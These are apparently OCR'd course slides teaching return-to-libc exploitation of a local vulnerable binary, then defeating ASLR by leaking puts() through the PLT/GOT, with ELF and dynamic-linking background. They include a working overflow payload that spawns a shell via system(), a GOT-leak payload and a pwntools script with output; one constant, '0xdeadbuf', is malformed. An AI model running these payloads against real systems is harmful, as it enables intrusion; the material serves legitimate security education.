


图 5.4: How the stack changes when executing the function epilogue

Step III: Invoke system()

- We invoke system by redirecting the return address on the stack, we need to make up the stack to fool the system function.




图 5.5: Construct the argument for `system()`

Step III: Invoke system()

- 1: system's arguments. ebp + 8
- 2 : the return address after system() -> set it to exit or 0xdeadbeef – does not matter
- 3: the address of system()

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libc$ cat exploit.sh
python -c 'print "A"*(0x28 + 4)+"\x10\x4d\xe2\xf7" + "dead" + "\xcf\x38\xf6\xf7"  ' > e

(cat e ; cat) | ./vul
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libc$ sh exploit.sh
ret2libc start
address 0xffffd7eb
ebp: 0xffffd478
buffer: 0xffffd450
ebp - buf : 0x28
ls
core             e           exploit.sh  libc-2.27.so  make.sh  vul.asm
disable_aslr.sh  exploit.py  input       libc.asm      vul      vul.c
^CSegmentation fault
```

- Ret2libc with ASLR

Review

- Why do we need to use ret2libc?
  - We cannot inject code, but we can reuse existing code – code reuse attack
- What's ASLR

Address space layout randomization (**ASLR**) is a computer security technique involved in preventing exploitation of memory corruption vulnerabilities. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

ASLR

- How to enable ASLR

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ sudo sysctl -w kernel.randomize_va_space=2
[sudo] password for work:
kernel.randomize_va_space = 2
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$
```

- How to know whether it's effective?

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ ldd vul
        linux-gate.so.1 (0xf7fbf000)
        libc.so.6 => /lib32/libc.so.6 (0xf7dd2000)
        /lib/ld-linux.so.2 (0xf7fc0000)
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ ldd vul
        linux-gate.so.1 (0xf7fa4000)
        libc.so.6 => /lib32/libc.so.6 (0xf7db7000)
        /lib/ld-linux.so.2 (0xf7fa5000)
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$
```

The Previous Attack Does Not Work Now


```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ sh exploit.sh
ret2libc start - with ASLR
ebp: 0xfffa6d48
buffer: 0xfffa6d20
ebp - buf : 0x28
Illegal instruction

work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ sh exploit.sh
ret2libc start - with ASLR
ebp: 0xffa53408
buffer: 0xffa533e0
ebp - buf : 0x28
Segmentation fault

work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$
```

We Need to Know the Base Address of libc


- We can abuse the data in the PLT to leak the library function
- How dynamic linking and loading works?
- Think about the process to invoke the *printf* function in libc

- Q1: the implementation of the function is not in the executable binary, where is it?
- Q2: how the printf() function is invoked, even if the base address of libc function is different?
- Q3: what are the benefits of dynamic loading/linking?

A Simple Version of How Dynamic Loading/linking Works



Static Libraries



Credit: CSU0027 - System Programming, NTNU CSIE

Global Offset Table

- To be an indirection table and accessed when PIC calls functions and operates on data variables.
- It always consumes no space in executables and allocate memory when loading.
- The values in GOT **will be evaluated at runtime by linker**.


Procedure Linkage Table

- For procedure only.
- To support dynamic linking, each ELF shared libraries or executables that uses shared libraries has a PLT.
- Adds a level of indirection for function calls analogous to that provided by the GOT for data

ELF Format

- To support cross-compilation, dynamic linking and other modern system features.
- ELF has an associated debugging format called DWARF.
- Dual natures:
  - A set of logical sections described by a section table. (for compilers, assemblers, and linkers)
  - A set of segments described by a program header table. (for loaders)

Two Views of an ELF File



Credit: CSU0027 - System Programming, NTNU CSIE

ELF Sections

- .text: Equivalent to the a.out text segment.
- .data: Equivalent to the a.out data segment.
- .bss: Takes no space in the file but is allocated at runtime.
- .init and .finit: Code to be executed when the program starts up or terminates, respectively.
  - Useful for C++ which has global data with initializers and finalizers.
- .symtab

ELF Sections

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ readelf -S vul
There are 30 section headers, starting at offset 0x17b4:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048154 000154 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048168 000168 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048188 000188 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        080481ac 0001ac 000020 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481cc 0001cc 000080 10   A  6   1  4
  [ 6] .dynstr           STRTAB          0804824c 00024c 00005d 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          080482aa 0002aa 000010 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         080482bc 0002bc 000020 00   A  6   1  4
  [ 9] .rel.dyn          REL             080482dc 0002dc 000008 08   A  5   0  4
  [10] .rel.plt          REL             080482e4 0002e4 000028 08  AI  5  23  4
  [11] .init             PROGBITS        0804830c 00030c 000023 00  AX  0   0  4
  [12] .plt              PROGBITS        08048330 000330 000060 04  AX  0   0 16
  [13] .plt.got          PROGBITS        08048390 000390 000008 08  AX  0   0  8
  [14] .text             PROGBITS        080483a0 0003a0 000252 00  AX  0   0 16
  [15] .fini             PROGBITS        080485f4 0005f4 000014 00  AX  0   0  4
  [16] .rodata           PROGBITS        08048608 000608 000074 00   A  0   0  4
  [17] .eh_frame_hdr     PROGBITS        0804867c 00067c 000044 00   A  0   0  4
  [18] .eh_frame         PROGBITS        080486c0 0006c0 000114 00   A  0   0  4
  [19] .init_array       INIT_ARRAY      08049f0c 000f0c 000004 04  WA  0   0  4
  [20] .fini_array       FINI_ARRAY      08049f10 000f10 000004 04  WA  0   0  4
  [21] .dynamic          DYNAMIC         08049f14 000f14 0000e8 08  WA  6   0  4
  [22] .got              PROGBITS        08049ffc 000ffc 000004 04  WA  0   0  4
  [23] .got.plt          PROGBITS        0804a000 001000 000020 04  WA  0   0  4
  [24] .data             PROGBITS        0804a020 001020 000008 00  WA  0   0  4
```

Dynamic Linking

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ readelf -l vul

Elf file type is EXEC (Executable file)
Entry point 0x80483a0
There are 9 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R   0x4
  INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x007d4 0x007d4 R E 0x1000
  LOAD           0x000f0c 0x08049f0c 0x08049f0c 0x0011c 0x00120 RW  0x1000
  DYNAMIC        0x000f14 0x08049f14 0x08049f14 0x000e8 0x000e8 RW  0x4
  NOTE           0x000168 0x08048168 0x08048168 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x00067c 0x0804867c 0x0804867c 0x00044 0x00044 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x000f0c 0x08049f0c 0x08049f0c 0x000f4 0x000f4 R   0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r
.rel.dyn .rel.plt .init .plt .plt.got .text .fini .rodata .eh_frame_hdr .eh_frame
   03     .init_array .fini_array .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
   07
   08     .init_array .fini_array .dynamic .got
```

Credit: CSU0027 - System Programming, NTNU CSIE

An Example


- Lazy binding
  - The loader does not need to resolve all the dynamic functions when loading a library
  - The address is resolved when it's firstly invoked

```
08048370 <puts@plt>:
 8048370:       ff 25 18 a0 04 08       jmp    *0x804a018
 8048376:       68 18 00 00 00          push   $0x18
 804837b:       e9 b0 ff ff ff          jmp    8048330 <.plt>
```


- 0x804a018 is the GOT entry for puts function
- The program first jumps to 0x8048376, which further jumps to 0x8048330. It changes the memory of 0x804a018 to the real address of the puts in libc – fill up the GOT entry of the puts function.

An Example

GOT Table



0804a018 8048376



0804a018 puts In libc

```
08048370 <puts@plt>:
 8048370:       ff 25 18 a0 04 08       jmp    *0x804a018
 8048376:       68 18 00 00 00          push   $0x18
 804837b:       e9 b0 ff ff ff          jmp    8048330 <.plt>
```

```
08048330 <.plt>:
 8048330:       ff 35 04 a0 04 08       pushl  0x804a004
 8048336:       ff 25 08 a0 04 08       jmp    *0x804a008
 804833c:       00 00                   add    %al,(%eax)
        ...
```

What We Have So Far

- The address of the PLT of the puts function is fixed (not always true, we disable the PIE option when compiling the program)
- We can redirect the return address to arbitrary location
- What if we redirect the return address to the PLT of the puts function?
- We setup the parameter to the address of the GOT entry of the puts function
- That means we can execute puts(GOT(puts)) -> we will output the content stored in the GOT entry, which is the real address of the puts function in libc!!

puts() writes the string *s* and a trailing newline to *stdout*.

Calls to the functions described here can be mixed with each other and with calls to other output functions from the *stdio* library for the same output stream.


For nonlocking counterparts, see unlocked_stdio(3).

First Try

```
08048370 <puts@plt>:
 8048370:       ff 25 18 a0 04 08       jmp    *0x804a018
 8048376:       68 18 00 00 00          push   $0x18
 804837b:       e9 b0 ff ff ff          jmp    8048330 <.plt>
```

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ python -c 'print "A"*(0x28 + 4)+"\x70\x83\x04\x08" +
"dead" + "\x18\xa0\x04\x08"  '   > e
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ (cat e ; cat) | ./vul
ret2libc start - with ASLR
ebp: 0xffef67e8
buffer: 0xffef67c0
ebp - buf : 0x28
`ppppppp

Segmentation fault
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$
```

The Stack Layout



We Can Decode the Output

```
puts_plt = 0x08048370
puts_got = 0x804a018
p = process(path)

rop  = p32(puts_plt)
rop += p32(0xdeadbuf)
rop += p32(puts_got)

payload = "A"*(0x28 + 4) + rop + '\n'

p.send(payload)

log.info("Stage 1 sent!")

# Get leak of puts in libc
p.recvline()
p.recvline()
p.recvline()
p.recvline()
leak = p.recv(4)
puts_libc = u32(leak)
log.info("puts@libc: 0x%x" % puts_libc)
p.clean()
```

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libcaslr$ python exploit.py
[+] Starting local process '/home/work/ssec20/ret2libcaslr/vul': pid 5132
[*] Stage 1 sent!
[*] puts@libc: 0xf7d74360
```

Infer the Base Address of libc

- We know the runtime address of the puts function in memory now
- Addr of puts = libc base address + offset of puts in libc
- If we can find the offset of puts in libc, then wen can get the base address of libc at runtime!

```
00067360 <_IO_puts@@GLIBC_2.0>:
   67360:       55                              push   %ebp
   67361:       89 e5                           mov    %esp,%ebp
   67363:       57                              push   %edi
   67364:       56                              push   %esi
   67365:       53                              push   %ebx
```

Find Other Addresses

- Address of system: libc base + offset of system in libc
- Address of ”/bin/sh”: libc base + offset of this string in libc
  - How do we get these offsets
    - Option I: find by ourself if we have the libc.so
    - Option II: we can use the online tool
      - https://github.com/niklasb/libc-database

